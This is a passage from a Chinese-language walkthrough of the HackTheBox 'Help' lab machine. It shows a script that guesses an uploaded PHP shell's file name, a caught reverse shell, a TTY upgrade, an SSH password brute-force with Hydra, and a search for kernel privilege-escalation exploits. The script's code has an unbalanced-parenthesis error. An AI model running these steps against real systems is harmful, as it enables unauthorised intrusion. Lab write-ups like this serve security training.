
1 import hashlib
2 import datetime
3 import sys
4
5 currentTime = int((datetime.datetime.strptime(sys.argv[1], '%a, %d %b %Y %H:%M:%S %Z'))
6
7 plaintext = 'phpshell.php' + str(currentTime)
8 md5hash = hashlib.md5(plaintext).hexdigest()
9 url = 'support/uploads/tickets/'+md5hash+'.php'
10 print url

```

得到:

<http://10.10.10.121/support/uploads/tickets/750ed74dcddcc38d1095182c6c2563fe.php>

开启 nc 监听，访问上面生成的URL成功获得 help 用户sehll。



```

(root@kali)~/hackthebox/Help
# 9900
listening on [any] 9900 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.10.121] 40294
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
09:00:07 up 2:06, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$

```

获得完整 tty shell:

```

1 $ python3 -c 'import pty;pty.spawn("/bin/bash")'
2 help@help:/$ export TERM=xterm
3 [Ctrl + Z]
4 kali@kali~$ stty raw -echo; fg
5
6 如果终端输出有截断，可以加上下面这条
7 $ stty rows 38 columns 116

```

查询下目标机器可登录用户:

```

1 cat /etc/passwd | grep bash
2 root:x:0:0:root:/root:/bin/bash
3 help:x:1000:1000:help,,,:/home/help:/bin/bash

```

尝试下密码碰撞，成功通过 help 用户登录目标服务器获得 user flag:



```
(root@kali)-[/home/kali/hackthebox/Help]
# hydra -l help -P passwords.txt -s 22 ssh://10.10.10.121 -v
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-30 12:08:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), ~1 try per task
[DATA] attacking ssh://10.10.10.121:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://help@10.10.10.121:22
[INFO] Successful, password authentication is supported by ssh://10.10.10.121:22
[22][ssh] host: 10.10.10.121 login: help password: Welcome1
[STATUS] attack finished for 10.10.10.121 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-30 12:08:20
```

## 阶段3：权限提升

通过信息收集工具枚举目标服务器利用信息：

```
1 [-] Kernel information:
2 Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64
3
4 [-] Kernel information (continued):
5 Linux version 4.4.0-116-generic (buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ub
6 UTC 2018
7
8 [-] Specific release information:
9 DISTRIB_ID=Ubuntu
10 DISTRIB_RELEASE=16.04
11 DISTRIB_CODENAME=xenial
12 DISTRIB_DESCRIPTION="Ubuntu 16.04.5 LTS"
13 NAME="Ubuntu"
14 VERSION="16.04.5 LTS (Xenial Xerus)"
15 ID=ubuntu
16 ID_LIKE=debian
17 PRETTY_NAME="Ubuntu 16.04.5 LTS"
18 VERSION_ID="16.04"
19 HOME_URL="http://www.ubuntu.com/"
20 SUPPORT_URL="http://help.ubuntu.com/"
21 BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
22 VERSION_CODENAME=xenial
23 UBUNTU_CODENAME=xenial
```

发现系统版本已经很老了，直接搜索内核类提权 exploit：`searchsploit "Linux Kernel" | grep 4.4.0`



